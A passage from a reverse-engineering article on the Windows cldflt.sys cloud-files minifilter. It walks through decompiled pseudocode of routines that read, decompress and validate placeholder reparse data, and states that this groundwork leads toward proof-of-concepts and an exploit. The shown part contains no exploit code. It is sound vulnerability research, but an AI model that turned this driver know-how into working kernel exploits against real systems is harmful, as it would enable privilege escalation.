(FILE_ATTRIBUTE_RECALL_ON_DATA_ACCESS|FILE_ATTRIBUTE_OFFLINE)) == 0;
        PlaceholderCompatMode = HsmOsGetPlaceholderCompatMode(ptr_FltCallbackData);
        if ( HsmOsDisguisePlaceholder(PlaceholderCompatMode, flag) )
        {
          FileAttributes = FileInformation->FileAttributes & 0xFFFFE9FF;
          if ( !FileAttributes )
            FileAttributes = FILE_READ_ATTRIBUTES;
          FileInformation->FileAttributes = FileAttributes;
          FileInformation->ReparseTag &= ret_ECPCREATE;
        }
      }
    }
  }
  return ret_ECPCREATE;
```

[Figure 68]: HsmFltPostQUERY_OPEN routine

The HsmiFltPostECPCREATE routine, which will be the next one to be analyzed, is called too early at the beginning of the code, and even though entire routine could be useful, I am leaving only a few comments here. Postoperation callback routines are defined by the following prototype:

```
typedef FLT_POSTOP_CALLBACK_STATUS
(*PFLT_POST_OPERATION_CALLBACK) (
    IN OUT PFLT_CALLBACK_DATA Data,
    IN PCFLT_RELATED_OBJECTS FltObjects,
    IN PVOID CompletionContext,
    IN FLT_POST_OPERATION_FLAGS Flags
    );
```

As expected, I have applied this prototype to the HsmFltPostQUERY_OPEN routine. We see the CompletionContext argument, which comes from preoperation and postoperation callbacks, and it is an optional context pointer that can be passed between them (from preoperation to postoperation callbacks).

From this point, I have adjusted the union offered by FLT_PARAMETERS structure as well as applied data types such as FILE_INFORMATION_CLASS and FILE_STAT_INFORMATION, which were used to FileInformationClass and FileInformation fields, respectively. Additionally, enumerations such as _FILE_INFORMATION_CLASS and _FILE_ATTRIBUTES were also used. However, care must be taken when

using existing enumerations provided by IDA Pro or even Microsoft Learn, and the suggestion is that readers consult files like wdm.h and winnt.h (search them from *C:\Program Files (x86)\Windows Kits\10* directory and include subdirectories) because they may change over time. Once you have done it, add them to IDA Pro. A suitable information for readers is _FILE_ATTRIBUTES structure is bitwise type, and you must consider it while adding it.

Two interesting file structures such as FILE_ATTRIBUTE_OFFLINE and FILE_ATTRIBUTE_RECALL_ON_DATA_ACCESS file attributes have came up during the reversing process. The former attribute indicates that the data file is not available immediately, and that it might have been moved to another storage. The latter one indicates that the specific file or directory is not fully present in local storage. Both values are a direct reference to placeholders (that we explained previously in this article) and completely related to the subject of this text. At this point, I will not show the analysis of HsmOsGetPlaceholderCompatMode routine**,** which aims to manage program compatibility situations, because it is not strictly important to our objective. The general purpose of this routine is to manage conditions about how these placeholders are presented to applications such as a normal placeholder and a masked one (hide the fact that the file is actually a placeholder) as well as describe whether it sets the compatibility mode to the entire process or only a given thread.

We should remember that in the cldflt.sys minifilter context, a placeholder (created by Sync engines -- the sync root, which is a directory used as anchor and monitoring point for synchronization, is registered through CfRegisterSyncRoot function) is implemented as a reparse point (IO_REPARSE_TAG_CLOUD tag), which are used to handle I/O requests and, in special case of cloud files, any application that attempts to read a dehydrated placeholder file will start a sequence of tasks to restore the associated file content (file rehydration operation), which is one of the reasons that you have seen a reference to FILE_ATTRIBUTE_RECALL_ON_DATA_ACCESS file attribute in the previous paragraph. Furthermore, we already know that a file can be in placeholder state, full file state (hydrated explicitly and can be rehydrated again according to convenience) and pinned full file state (hydrated explicitly)

The next routine to be analyzed is HsmFltPostQUERY_OPEN routine, which I will omit some parts because it is extensive. However, to the next routines, I will leave only necessary code that guides us to other subroutines of interest because there are many topics to be explained ahead, and it would be a waste of space to include too much unnecessary code here. As readers will notice, the code execution only proceeds if it is confident that it is managing with a cloud placeholder (IO_REPARSE_TAG_CLOUD) and also a reparse point (OPEN_REPARSE_POINT_TAG_ENCOUNTERED). Another point to pay attention to is the fact that the loop interacts with sixteen objects (at this point can be contexts, streams, volumes... it does not matter). It is also relevant to mention that code tests STATUS_REPARSE, which is a complicated status to interpret. This status actually means that something like the system (or minifilter driver) has already processed the assigned reparse point (it has been hydrated or had its metadata setup, for example) and it will not be necessary to process it again. In other words, the file already has a reparse point associated with. Check these references:

- https://learn.microsoft.com/en-us/samples/microsoft/windows-driver-samples/simrep-file-system-minifilter-driver/).
- https://fsfilters.blogspot.com/2012/02/problems-with-statusreparse-part-i.html
- https://fsfilters.blogspot.com/2012/02/problems-with-statusreparse-part-ii.html

If it is a reparse point, but has not been processed yet, it continues the execution, which finally reaches HsmpSetupContexts routine:

```
__int64 __fastcall HsmiFltPostECPCREATE(
        struct _FLT_CALLBACK_DATA *Data,
        PCFLT_RELATED_OBJECTS FltObjects,
        _FLT_RELATED_OBJECTS *CompletionContext,
        FLT_POST_OPERATION_FLAGS Flags)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]

....
  HsmpTracePostCallbackEnter(
    Data,
    FltObjects_01,
    (_OPEN_REPARSE_LIST_ENTRY *)CompletionContext,
    0);
  FltGetInstanceContext(Instance, (PFLT_CONTEXT *)&Context);
  if ( !Context )
    goto LABEL_13;
  if ( Context->flag == '2IsH' )
  {
    ....
  }
  flag_02 = OPEN_REPARSE_POINT_TAG_ENCOUNTERED;
  Status = Buffer->IoStatus.Status;
  HsmDbgBreakOnStatus(Status);
  if ( Status >= 0 )
  {
    while ( 1 )
    {
      flag = 0;
      for ( counter = 0; counter < 0x10; ++counter )
      {
        if ( (*(&CompletionContext_02->rple_01.Flags + 12 * counter) &
OPEN_REPARSE_POINT_TAG_ENCOUNTERED) != 0 )
        {
          reparse_tag = (counter << 12) | IO_REPARSE_TAG_CLOUD;
          break;
        }
      }
      if ( Buffer->IoStatus.Status != STATUS_REPARSE )
      {
        if ( FileObject->FsContext )
        {
          flag = OPEN_REPARSE_POINT_TAG_ENCOUNTERED;
          if ( reparse_tag )
          {
            HsmpTracePostCallbackEnter(
              Buffer,
              (PCFLT_RELATED_OBJECTS)CompletionContext_02,
              0LL,
              OPEN_REPARSE_POINT_TAG_ENCOUNTERED);
            Status = HsmpSetupContexts(
                       (RETURNED_CONTEXT *)Context,
```

```
                        Buffer->Iopb->TargetFileObject,
                        reparse_tag,
                        Buffer);
....
      {
        Status = STATUS_REPARSE_POINT_NOT_RESOLVED;
        HsmDbgBreakOnStatus(STATUS_REPARSE_POINT_NOT_RESOLVED);
        if...
        goto LABEL_33;
      }
      Status = HsmiCreateEnsureDirectoryFullyPopulated(
                 (unsigned __int16 *)Context,
                 Buffer,
                 flag_03 == 1,
                 Buffer->TagData->UnparsedNameLength,
                 &flag_05,
                 &flag_06);
....
```

[Figure 69]: HsmiFltPostECPCREATE routine

The next routine is HsmpCtxCreateStreamContext and similarly I am showing only a piece of relevant code, which I will do some comments:

```
__int64 __fastcall HsmpSetupContexts(
        RETURNED_CONTEXT *Context,
        PFILE_OBJECT FileObject,
        int reparse_tag,
        struct _FLT_CALLBACK_DATA *CallbackData)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]

.....
  if ( !reparse_tag )
  {
    FileInformation = 0LL;
    StreamContext = FltQueryInformationFile(
                      Instance,
                      FileObject,
                      &FileInformation,
                      8u,
                      FileAttributeTagInformation,
                      0LL);
    HsmDbgBreakOnStatus(StreamContext);
    if...
    if ( (FileInformation.FileAttributes & FILE_ATTRIBUTE_REPARSE_POINT) != 0 )
      reparse_tag = FileInformation.ReparseTag;
  }
  if...
  if ( !IoGetTransactionParameterBlock(FileObject) )
  {
    if ( !CallbackData )
      goto LABEL_42;
    Iopb = CallbackData->Iopb;
    FileInformation = 0LL;
```

```
    memset(&Event, 0, sizeof(Event));
    v72[0] = 0;
    StreamContext = FltQueryInformationFile(
                      Iopb->TargetInstance,
                      Iopb->TargetFileObject,
                      &Event,
                      0x18u,
                      FileStandardInformation,
                      v72);
    ....

LABEL_42:
        StreamContext = FltGetStreamContext(
                          Instance,
                          FileObject,
                          (PFLT_CONTEXT *)&Context_01);
        HsmDbgBreakOnStatus(StreamContext);
        if ( StreamContext == (unsigned int)STATUS_NOT_FOUND )
        {
          StreamContext = 0;
        }
        else if...
        if ( Context_01 )
        {
          if ( !HsmpIsPlaceholder((__int64)Context_01) )
            goto LABEL_247;
          goto LABEL_122;
        }
        *(_QWORD *)&v73 = 0LL;
        StreamContext = HsmpRpReadBuffer(Instance, FileObject, &pool_memory);
        HsmDbgBreakOnStatus(StreamContext);
        if ( StreamContext == (unsigned int)STATUS_NOT_A_REPARSE_POINT
          || StreamContext == (unsigned int)STATUS_VOLUME_NOT_UPGRADED
          || StreamContext == (unsigned int)STATUS_BUFFER_OVERFLOW
          || StreamContext == (unsigned int)STATUS_INVALID_DEVICE_REQUEST )
        {
          StreamContext = 0;
          goto LABEL_231;
        }
        if...
        if ( (pool_memory->ReparseTag & 0xFFFF0FFF) != dword_1C0023590 )
        {

LABEL_231:
          if ( pool_memory )
            ExFreePoolWithTag(pool_memory, 'pRsH');
          goto LABEL_247;
        }
        LOWORD(v72[0]) = pool_memory->ReparseDataLength;
        SyncRootFile = HsmiCldGetSyncRootFileIdByFileObject(
                         (__int64)Context,
                         FileObject,
                         (__int64 *)&v73,
                         0LL,
                         0LL);
      ....
```

```
        StreamContext = HsmpCtxCreateStreamContext(
                          Context,
                          FileObject,
                          v73,
                          &pool_memory->GenericReparseBuffer.DataBuffer,
                          LOWORD(v72[0]),
                          (struct_Contextb **)&Context_01);
      ......
```

[Figure 70]: HsmpSetupContexts routine

The following observations can help with the reading ahead:

- The FltGetRequestorProcess function returns a pointer to the process containing the thread that has managed the I/O operation.

- HsmOsIsPassThroughModeEnabled manages 32-bit requests (Wow64), associated flags, and checks and adjusts necessary privileges. The code remembers similar approaches used by malware threats (mainly ransomware) to bypass file system redirection and encrypt 64-bit files, where the key step is managing 32-bit processes. Of course, this is not the case.

- FltQueryInformationFile function retrieves information associated with a file. The file information class is FileAttributeTagInformation function, whose type is FILE_ATTRIBUTE-TAG_INFORMATION, a structure that contains FileAttributes and ReparseTag as members. One of possible file attributes to be evaluated is exactly FILE_ATTRIBUTE_REPARSE_POINT, and the associated reparse tag will be saved to be used by the code.

- The HsmiCldGetSyncRootFileIdByFileObject routine is, as expected, a specific routine of Cloud Filters, and it retrieves the sync root containing the file identified by the passed object. On time: the sync root is a local folder (directory) used as an entry point (reference point) for synchronizing files in the cloud, such as in the case of OneDrive (we see its icon in File Explorer), for example.

Before proceeding with the analysis up to the HsmpCtxCreateStreamContext call, there are other aspects that deserve attention. The HsmpRpReadBuffer routine indicates that the code allocates a _REPARSE_DATA_BUFFER pool, as shown by arguments passed to ExAllocatePoolWithTag function. The FltFsControlFile function sends a control code (FSCTL_GET_REPARSE_POINT) to the file system drivers to retrieve the reparse point data associated with the file (or directory).

```
__int64 __fastcall HsmpRpReadBuffer(
        PFLT_INSTANCE Instance,
        PFILE_OBJECT FileObject,
        _REPARSE_DATA_BUFFER **P_DstRpBuf)
{
  *P_DstRpBuf = 0LL;
  size = 1024;
  OutputBuffer = (_REPARSE_DATA_BUFFER *)ExAllocatePoolWithTag(
                                           PagedPool,
                                           0x400uLL,
                                           'pRsH');
  P_SrcRpBuf = OutputBuffer;
  if...
```

```
  status = FltFsControlFile(
             Instance,
             FileObject,
             FSCTL_GET_REPARSE_POINT,
             0LL,
             0,
             OutputBuffer,
             0x400u,
             0LL);

HsmDbgBreakOnStatus(status);

  if ( status == (unsigned int)STATUS_BUFFER_TOO_SMALL
    || status == (unsigned int)STATUS_BUFFER_OVERFLOW )
  {
    ExFreePoolWithTag(P_SrcRpBuf, 'pRsH');
    size = 0x4000;
    p_reparse_data = (_REPARSE_DATA_BUFFER *)ExAllocatePoolWithTag(
                                               PagedPool,
                                               0x4000uLL,
                                               'pRsH');
    P_SrcRpBuf = p_reparse_data;
    if ( p_reparse_data )
    {
      status = FltFsControlFile(
                 Instance,
                 FileObject,
                 FSCTL_GET_REPARSE_POINT,
                 0LL,
                 0,
                 p_reparse_data,
                 0x4000u,
                 0LL);
      HsmDbgBreakOnStatus(status);
      goto LABEL_4;
    }
    status = STATUS_INSUFFICIENT_RESOURCES;
    HsmDbgBreakOnStatus(STATUS_INSUFFICIENT_RESOURCES);
    v11 = WPP_GLOBAL_Control;
    if...
    v12 = 17;
LABEL_18:
    LODWORD(v18) = STATUS_INSUFFICIENT_RESOURCES;
...
LABEL_4:
  if...
  if ( size < P_SrcRpBuf->ReparseDataLength )
  {
    status = STATUS_NOT_A_REPARSE_POINT;
    HsmDbgBreakOnStatus(STATUS_NOT_A_REPARSE_POINT);
    if...
    goto LABEL_8;
  }
  status = HsmpRpiDecompressBuffer(P_SrcRpBuf, size, P_DstRpBuf);
```

[Figure 71]: HsmpRpReadBuffer routine

A few observations follow:

- The first allocation using ExFreePoolWithTag function (1 KB) works as a test for limits because the code does not know the exact size of the input data. Thus, it tries to retrieve the reparse point and checks whether the allocated buffer size is enough. The real attempt at allocating a buffer to retrieve the full reparse point data is the second one, which allocates 16 KB.

- A bit later in the code, there is a test (**if (size < P_SrcRpBuf->ReparseDataLength)**) to ensure that the allocated buffer is enough to contain the passed reparse point data. If the test fails then there is something wrong (maybe data is corrupted) and it is better to bail out to avoid buffer overflow.

The next routine is named HsmpRpiDecompressBuffer, whose name is very descriptive, and has the following content:

```
__int64 HsmpRpiDecompressBuffer(
        _REPARSE_DATA_BUFFER *P_SrcRpBuf,
        int size,
        _REPARSE_DATA_BUFFER **P_DstRpBuf,
        ...)
{
  FinalUncompressedSize = va_arg(va1, _QWORD);
  v4 = P_SrcRpBuf->ReparseTag & 0xFFFF0FFF;
  LODWORD(FinalUncompressedSize) = 0;

  if ( v4 == dword_1C0023590 )
  {
    if ( P_SrcRpBuf->ReparseDataLength < 4u
      || (Length = P_SrcRpBuf->GenericReparseBuffer.DataBuffer.Length,
          (unsigned __int16)(Length - 4) > 16380u) )
    {
      HsmDbgBreakOnCorruption();
      HsmDbgBreakOnStatus(STATUS_CLOUD_FILE_METADATA_CORRUPT);
      return 0xC000CF02LL;
    }
    else if ( (*(_DWORD *)&P_SrcRpBuf->GenericReparseBuffer.DataBuffer.Flags &
FILE_NO_COMPRESSION) != 0 )
    {
      Adjusted_Len = Length + 8;
      p_buffer = (_REPARSE_DATA_BUFFER *)ExAllocatePoolWithTag(
                                           PagedPool,
                                           (unsigned int)(Length + 8),
                                           'pRsH');
      mem_pool = p_buffer;
      if ( p_buffer )
      {
        *(_QWORD *)&p_buffer->ReparseTag = *(_QWORD *)&P_SrcRpBuf->ReparseTag;
        *(_DWORD *)&p_buffer->GenericReparseBuffer.DataBuffer.Flags = *(_DWORD
*)&P_SrcRpBuf->GenericReparseBuffer.DataBuffer.Flags;

        status_Decompress = RtlDecompressBuffer(
                              2u,
                              (PUCHAR)&p_buffer->
                              GenericReparseBuffer.DataBuffer.FileData,
```

```
                                    Adjusted_Len - 12,
                                    (PUCHAR)&P_SrcRpBuf->
                                    GenericReparseBuffer.DataBuffer.FileData,
                                    size - 12,
                                    (PULONG)FinalUncompressedSize_1);
....
```

[Figure 72]: HsmpRpiDecompressBuffer routine

Likely the valid points to comment on are:

- The code evaluates if the provided reparse data is between limits (more than 4 bytes and less than 16 KB). If it is not, the status is set to STATUS_CLOUD_FILE_METADATA_CORRUPT.

- It evaluates if the reparse data stream is not already decompressed. If it is not, the RltDecompressBuffer is called to uncompress it.

- In the ExAllocatePoolWithTag function, the NumberOfBytes parameter is Length + 8. It is necessary to allocate space for data and fields before DataBuffer in _REPARSE_DATA_BUFFER structure:

    - ReparseTag: 4 bytes (ULONG)
    - ReparseDataLength: 2 bytes (USHORT)
    - Reserved: 2 bytes (USHORT)

- Finally, it calls the RtlDecompressBuffer function, which readers are used to analyzing, but it still requires attention to trivial details.

- In the _HSM_REPARSE_DATA chain of structures (the second one within the first one), the code does the reverse path and considers only the data size. Therefore, it is necessary to subtract the first two members (Flags and Length) of the _HSM_REPARSE_DATA structure, and the same 8 bytes added previously. At the end, the argument is size - 12.

Finally, we can return our analysis to HsmpSetupContexts routine, which calls HsmpCtxCreateStreamContext routine (a really lengthy procedure), whose first part of the content follows:

```
__int64 __fastcall HsmpCtxCreateStreamContext(
        RETURNED_CONTEXT *Context_01,
        struct _FILE_OBJECT *ptr_file_object,
        __int64 a3,
        _HSM_REPARSE_DATA *Buffer,
        unsigned int size,
        struct_Contextb **a6)
{
....
  status = HsmiCtxGetOrCreateFileContext(
             Context_01,
             ptr_file_object,
             a3,
             &RetContext);
  HsmDbgBreakOnStatus(status);
  if...
  RetContext_02 = RetContext;
```

```
  v117 = *(_QWORD *)(RetContext + 32);
  status = FltAllocateContext(
             Filter,
             FLT_STREAM_CONTEXT,
             0xA8uLL,
             (POOL_TYPE)POOL_NX_ALLOCATION,
             (PFLT_CONTEXT *)&Context);
  ...
  memset(Context, 0, sizeof(struct_Contextb));
  Context->tag = 'cSsH';
  ....
  validate_status = HsmpRpValidateBuffer(Buffer, size);
```

[Figure 73]: HsmpCtxCreateStreamContext routine | part 01

In a few words, the code allocated a stream context structure, which contains custom metadata and allows us to associate it with a file stream (the data itself). In this case, it will probably be used to track cloud file hydration status, and other information related to the filter file stream, and as we do not have the context structure definition (created by developers), we do not know what kind of metadata is hold. Furthermore, there is not any public reference on the meaning of HsSc tag**,** and I cannot confirm its actual description.

Let us pause our analysis of the HsmpCtxCreateStreamContext routine, and examine the HsmpRpValidBuffer routine, whose understanding is key for getting a better comprehension of the minifilter drivers, writing intermediate proof-of-concepts and mainly the exploit itself. A part of its content is as follows:

```
__int64 __fastcall HsmpRpValidateBuffer(
        _HSM_REPARSE_DATA *Buffer,
        unsigned int RemainingLength_arg)
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS NUMPAD "+" TO EXPAND]

  RemainingLength = RemainingLength_arg - 4;
  HsmData = &Buffer->FileData;
...
  VerificationStage = 0;
  if ( RemainingLength < 0x18 )
    goto REPORT_CORRUPTION;
  VerificationStage = 1;
  if ( HsmData->Magic != HSM_FILE_MAGIC )       // FeRp
    goto REPORT_CORRUPTION;
  VerificationStage = HSM_DATA_HAVE_CRC;
  if ( (Buffer->FileData.Flags & HSM_DATA_HAVE_CRC) != 0
    && Buffer->FileData.Crc32 != RtlComputeCrc32(
                                   0,
                                   (PUCHAR)&Buffer->FileData.Length,
                                   RemainingLength - 8) )
  {
    goto REPORT_CORRUPTION;
  }
  Length_ReparseData = Buffer->FileData.Length;
  VerificationStage = 3;
  if ( RemainingLength < (unsigned int)Length_ReparseData )
    goto REPORT_CORRUPTION;
```

```
  NumberOfElements = Buffer->FileData.NumberOfElements;
  VerificationStage = 4;
  if ( !(_WORD)NumberOfElements )
    goto REPORT_CORRUPTION;
  HSM_MIN_DATA_SIZE = 8 * NumberOfElements + HSM_XXX_DATA_SIZE;
  VerificationStage = 5;
  if ( HSM_MIN_DATA_SIZE >= Length_ReparseData )
    goto REPORT_CORRUPTION;
  VerificationStage = 0x10000;
  for ( ElementCount = 0; ; ++ElementCount )
  {
    NumerOfElements = Buffer->FileData.NumberOfElements;
    if ( (unsigned int)NumberOfElements >= 10 )
      NumerOfElements = 10;
    if ( ElementCount >= NumerOfElements )
      break;
    if ( HsmData->ElementInfos[ElementCount].Type >= (unsigned int)HSM_ELEMENT_TYPE_MAX
)
      goto REPORT_CORRUPTION;
    ElementOffset = Buffer->FileData.ElementInfos[ElementCount].Offset;
    if ( (_DWORD)ElementOffset )
    {
      if ( ElementOffset < HSM_MIN_DATA_SIZE )
        goto REPORT_CORRUPTION;
    }
    if ( (unsigned int)ElementOffset > (unsigned int)Length_ReparseData )
      goto REPORT_CORRUPTION;
    ElementLength = Buffer->FileData.ElementInfos[ElementCount].Length;
    if ( ElementLength > (unsigned int)Length_ReparseData )
      goto REPORT_CORRUPTION;
    DataLength = ElementOffset + ElementLength;
    if ( DataLength < (unsigned int)ElementOffset
      || DataLength > (unsigned int)Length_ReparseData )
    {
      goto REPORT_CORRUPTION;
    }
    ++VerificationStage;
  }
  if ( (VerificationStage = 0x20000, (unsigned int)Length_ReparseData < 0x18)
    || (Type_Element_00 = Buffer->FileData.ElementInfos[0].Type,
        Type_Element_00 >= (unsigned int)HSM_ELEMENT_TYPE_MAX)
    || (ElementOffset_00 = Buffer->FileData.ElementInfos[0].Offset,
        (_DWORD)ElementOffset_00)
    && ElementOffset_00 < HSM_MIN_DATA_SIZE
    || (unsigned int)ElementOffset_00 > (unsigned int)Length_ReparseData
    || (Element_Length_00 = Buffer->FileData.ElementInfos[0].Length,
        Element_Length_00 > (unsigned int)Length_ReparseData)
    || Element_Length_00 + (unsigned int)ElementOffset_00 < (unsigned
int)ElementOffset_00
    || Element_Length_00 + (unsigned int)ElementOffset_00 > (unsigned
int)Length_ReparseData
    || Type_Element_00 != HSM_ELEMENT_TYPE_BYTE
    || Element_Length_00 != 1
    || (VerificationStage = 0x20001,
        *((_BYTE *)&HsmData->Magic + ElementOffset_00) > 1u) )
  {
```

```
REPORT_CORRUPTION:
    HsmDbgBreakOnCorruption();
    IsReparseBufferSupported = STATUS_CLOUD_FILE_METADATA_CORRUPT;
    HsmDbgBreakOnStatus(STATUS_CLOUD_FILE_METADATA_CORRUPT);
    if...
    return (unsigned int)IsReparseBufferSupported;
  }
  if ( (unsigned __int16)NumberOfElements > 1u
    && (unsigned int)Length_ReparseData >= 0x20
    && (Type_Element_01 = Buffer->FileData.ElementInfos[1].Type,
        Type_Element_01 < (unsigned int)HSM_ELEMENT_TYPE_MAX)
    && ((Offset_Element_01 = Buffer->FileData.ElementInfos[1].Offset,
         !(_DWORD)Offset_Element_01)
     || Offset_Element_01 >= HSM_MIN_DATA_SIZE)
    && (unsigned int)Offset_Element_01 <= (unsigned int)Length_ReparseData
    && (Length_Element_01 = Buffer->FileData.ElementInfos[1].Length,
        Length_Element_01 <= (unsigned int)Length_ReparseData)
    && Length_Element_01 + (unsigned int)Offset_Element_01 >= (unsigned
int)Offset_Element_01
    && Length_Element_01 + (unsigned int)Offset_Element_01 <= (unsigned
int)Length_ReparseData
    && Type_Element_01 == HSM_ELEMENT_TYPE_UINT32
    && Length_Element_01 == 4 )
  {
    Element = *(ULONG *)((char *)&HsmData->Magic + Offset_Element_01);
    IsReparseBufferSupported = 0;
  }
  ....
  Length_Data_04 = Buffer->FileData.Length;
  if ( Length_Data_04 >= 0x18 )
  {
    NumberOfElements_04 = Buffer->FileData.NumberOfElements;
    if ( (unsigned __int16)NumberOfElements_04 <= 4u
      || Length_Data_04 < 0x38
      || (Type_Element_04 = Buffer->FileData.ElementInfos[4].Type,
          Type_Element_04 >= (unsigned int)HSM_ELEMENT_TYPE_MAX)
      || (Offset_Element_04 = Buffer->FileData.ElementInfos[4].Offset,
          (_DWORD)Offset_Element_04)
      && Offset_Element_04 < 8 * NumberOfElements_04
                           + (unsigned __int64)HSM_XXX_DATA_SIZE
      || (unsigned int)Offset_Element_04 > Length_Data_04
      || (Length_Element_04 = Buffer->FileData.ElementInfos[4].Length,
          Length_Element_04 > Length_Data_04)
      || Length_Element_04 + (unsigned int)Offset_Element_04 < (unsigned
int)Offset_Element_04
      || Length_Element_04 + (unsigned int)Offset_Element_04 > Length_Data_04
      || Type_Element_04 != HSM_ELEMENT_TYPE_BITMAP )
    {
      status_04 = STATUS_NOT_FOUND;
    }
    else
    {
      if ( (_DWORD)Offset_Element_04 && (_WORD)Length_Element_04 )
        Element_04 = (_HSM_DATA *)((char *)HsmData + Offset_Element_04);
      BitmapLength = Buffer->FileData.ElementInfos[4].Length;
      status_04 = 0;
```

```
    }
    if ( status_04 < 0 )
      BitmapLength = 0;
  }
  else
  {
    status_04 = STATUS_NOT_FOUND;
  }
  HsmDbgBreakOnStatus(status_04);
  if ( status_04 >= 0 )
  {
    IsReparseBufferSupported = HsmpBitmapIsReparseBufferSupported(
                                 Element_04,
                                 BitmapLength);
    HsmDbgBreakOnStatus(IsReparseBufferSupported);
    if...
  }
  Length_Data_05 = Buffer->FileData.Length;
  if ( Length_Data_05 < 0x18 )
....
```

[Figure 74]: HsmpRpValidateBuffer routine

A few comments follow below:

- At its start, the code subtracts four bytes (RemainingLength = RemainingLength_arg - 4) because the _HSM_REPARSE_DATA has three fields, and subtracting four bytes skips the first two fields, which are Flags and Length (both USHORT type).

- Using the same approach, the remaining length is checked and if it has less than 0x18 bytes the routine returns REPORT_CORRUPTION. Why? Because the _HSM_DATA, which is the type of FileData (third member of _HSM_REPARSE_DATA), holds five first members (16 bytes) and its fifth member (_HSM_ELEMENT_INFO ElementInfos), has another 8 bytes (at least). Therefore, any buffer whose size is smaller than 0x18 certainly will be corrupted.

- In the next instructions, the routine checks If the magic number corresponds to a reparse point tag (FeRp == HSM_FILE_MAGIC) and validates its integrity by checking its checksum. Finally, there is another verification to ensure that the previously calculated length (passed to the routine) matches with the length reported by the buffer.

- The instruction HSM_MIN_DATA_SIZE = 8 * NumberOfElements + HSM_XXX_DATA_SIZE followed by the code if (LIMIT_SIZE >= Length_ReparseData) presents the same approach because the size of _HSM_DATA is 16 bytes, and each element (_HSM_ELEMENT_INFO) has 8 bytes. Therefore, if the length of the passed data is smaller than HSM_MIN_DATA_SIZE then it means that its structure composition is corrupted.

- Another checking is HsmData->ElementInfos[ElementCount].Type >= (unsigned int)HSM_ELEMENT_TYPE_MAX, which is related to _HSM_CONSTANTS enumeration declared previously, and whose HSM_ELEMENT_TYPE_MAX constant represents the minimum value of an element size (already discussed).

- The next instruction checks if the number of elements is greater than 10. If it is then the code sets NumberOfElements to exactly 10. The conclusion is that the code supports the maximum of 10 elements (0 to 9).
- Most of code is really repetitive, and for each element (I have truncated the code above on purpose), the routine checks if:
  - Element 00: HSM_ELEMENT_TYPE_BYTE
  - Element 01: HSM_ELEMENT_TYPE_UINT32
  - Element 02: HSM_ELEMENT_TYPE_UINT64
  - Element 04: HSM_ELEMENT_TYPE_BITMAP
  - Element 05: HSM_ELEMENT_TYPE_BITMAP
  - Element 06: HSM_ELEMENT_TYPE_BITMAP

- It is clear that not all elements necessarily need exist, specially the last two which are from the same type as the element 04.

When the element type is HSM_ELEMENT_TYPE_BITMAP, there is an additional routine named HsmpBitmapIsReparseBufferSupported that performs additional processing. A part of this routine is shown below:

```
__int64 __fastcall HsmpBitmapIsReparseBufferSupported(
        _HSM_DATA *ptrBitmap,
        unsigned int BitmapLength)
{
...
  if ( BitmapLength < 0x18 )
    goto LABEL_94;
  stage_checking = 1;
  if ( ptrBitmap->Magic != HSM_BITMAP_MAGIC )   // BtRp
    goto LABEL_94;
  stage_checking = HSM_DATA_HAVE_CRC;
  if ( (ptrBitmap->Flags & HSM_DATA_HAVE_CRC) != 0
    && ptrBitmap->Crc32 != RtlComputeCrc32(
                             0,
                             (PUCHAR)&ptrBitmap->Length,
                             BitmapLength - 8) )
...
  Length_Bitmap = ptrBitmap->Length;
  stage_checking = 3;
  if ( BitmapLength < (unsigned int)Length_Bitmap )
    goto LABEL_94;
  nElements_Bitmap = ptrBitmap->NumberOfElements;
  stage_checking = 4;
  if ( !(_WORD)nElements_Bitmap )
    goto LABEL_94;
  HSM_MIN_DATA_SIZE = 8 * nElements_Bitmap + HSM_XXX_DATA_SIZE;
  stage_checking = 5;
  if ( HSM_MIN_DATA_SIZE >= Length_Bitmap )
    goto LABEL_94;
  stage_checking = 0x10000;
  for ( counter = 0; ; ++counter )
  {
```

```
    NumberOfElements_Bitmap = ptrBitmap->NumberOfElements;
    if ( (unsigned __int16)nElements_Bitmap >= 5u )
      NumberOfElements_Bitmap = 5;
    if ( counter >= NumberOfElements_Bitmap )
      break;
    if ( ptrBitmap->ElementInfos[counter].Type >= (unsigned int)HSM_ELEMENT_TYPE_MAX )
      goto LABEL_94;
    Offset_Element = ptrBitmap->ElementInfos[counter].Offset;
    if ( (_DWORD)Offset_Element )
    {
      if ( Offset_Element < HSM_MIN_DATA_SIZE )
        goto LABEL_94;
    }
    if ( (unsigned int)Offset_Element > (unsigned int)Length_Bitmap )
      goto LABEL_94;
    Length_Element = ptrBitmap->ElementInfos[counter].Length;
    if ( Length_Element > (unsigned int)Length_Bitmap )
      goto LABEL_94;
    element_size = Offset_Element + Length_Element;
    if ( element_size < (unsigned int)Offset_Element
      || element_size > (unsigned int)Length_Bitmap )
    ...
    ++stage_checking;
  }
  if ( (stage_checking = 0x20000, (unsigned int)Length_Bitmap < 0x18)
    || (Type_Element_00 = ptrBitmap->ElementInfos[0].Type,
        Type_Element_00 >= (unsigned int)HSM_ELEMENT_TYPE_MAX)
    || (Offset_Element_00 = ptrBitmap->ElementInfos[0].Offset,
        (_DWORD)Offset_Element_00)
    && Offset_Element_00 < HSM_MIN_DATA_SIZE
    || (unsigned int)Offset_Element_00 > (unsigned int)Length_Bitmap
    || (Length_Element_00 = ptrBitmap->ElementInfos[0].Length,
        Length_Element_00 > (unsigned int)Length_Bitmap)
    || Length_Element_00 + (unsigned int)Offset_Element_00 < (unsigned
int)Offset_Element_00
    || Length_Element_00 + (unsigned int)Offset_Element_00 > (unsigned
int)Length_Bitmap
    || Type_Element_00 != HSM_ELEMENT_TYPE_BYTE
    || (_WORD)Length_Element_00 != 1
    || (stage_checking = 0x20001,
        *((_BYTE *)&ptrBitmap->Magic + Offset_Element_00) > 1u) )
  {
LABEL_94:
    HsmDbgBreakOnCorruption();
    status_00 = STATUS_CLOUD_FILE_METADATA_CORRUPT;
    ...
    return status_00;
  }
  status_00 = STATUS_NOT_FOUND;
  if ( (unsigned __int16)nElements_Bitmap > 2u
    && (unsigned int)Length_Bitmap >= 0x28
    && (Type_Element_02 = ptrBitmap->ElementInfos[2].Type,
        Type_Element_02 < (unsigned int)HSM_ELEMENT_TYPE_MAX)
    && ((Offset_Element_02 = ptrBitmap->ElementInfos[2].Offset,
         !(_DWORD)Offset_Element_02)
     || Offset_Element_02 >= HSM_MIN_DATA_SIZE)
```

```
    && (unsigned int)Offset_Element_02 <= (unsigned int)Length_Bitmap
    && (Length_Element_02 = ptrBitmap->ElementInfos[2].Length,
